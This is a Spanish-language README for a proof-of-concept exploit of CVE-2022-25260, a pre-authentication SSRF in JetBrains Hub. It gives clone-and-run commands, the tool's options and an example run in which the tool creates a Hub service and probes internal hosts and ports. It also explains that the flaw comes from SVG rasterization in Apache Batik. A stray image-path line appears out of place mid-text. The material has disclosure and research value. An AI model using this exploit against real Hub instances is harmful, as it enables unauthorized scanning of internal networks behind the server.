 yuriisanin/cve-2022-25260
PoC para CVE-2022-25260: SSRF semi-ciego pre-autenticación en JetBrains Hub

SSRF (server-side request forgery) semi-ciego pre-autenticación en JetBrains Hub
Instalar y ejecutar:
$ git clone https://github.com/yuriisanin/CVE-2022-25260
$ cd CVE-2022-25260/
$ python3 exploit.py -h

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
usage: exploit.py [-h] -hub_url HUB_URL -email EMAIL [-internal_urls_file INTERNAL_URLS_FILE] [-internal_url INTERNAL_URL]

optional arguments:
  -h, --help            show this help message and exit
  -hub_url HUB_URL      Target Hub instance
  -email EMAIL          Email address of any user in the system
  -internal_urls_file INTERNAL_URLS_FILE
                        Path to internal service URLs file
  -internal_url INTERNAL_URL
                        Internal service URL
Uso:
$ python3 exploit.py hub_url http://localhost:8080 -email [email protected] -internal_urls_file ./assets/payloads/urls.txt

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
[INFO] - staring scanning for 14 urls.
[INFO] - trying to create Hub service.
[INFO] - Hub service create, serviceId: '02cc6043-1469-4a8e-9a74-b003e721620c'.
[INFO] - trying to request: 'http://127.0.0.1:8080'.
[INFO] - OK. Host 'http://127.0.0.1:8080' is running HTTP service (XML-like response) [FOUND]. Message: 'Attribute name "ng-strict-di" associated with an element type "html" must be followed by the ' = ' character.'.
[INFO] - trying to request: 'http://127.0.0.1:8081'.
[INFO] - OK. Host 'http://127.0.0.1:8081' is DOWN.
[INFO] - trying to request: 'http://google.com'.
[INFO] - OK. Host 'http://google.com' is running HTTP service (presumably XML-like response) [FOUND]. Message: 'The markup in the document preceding the root element must be well-formed.'.

DEMO:
La vulnerabilidad fue posible debido al uso de Apache Batik con configuración predeterminada para la rasterización de iconos SVG proporcionados por el usuario. Puede encontrar más información sobre la explotación de la rasterización SVG del lado del servidor AQUÍ.
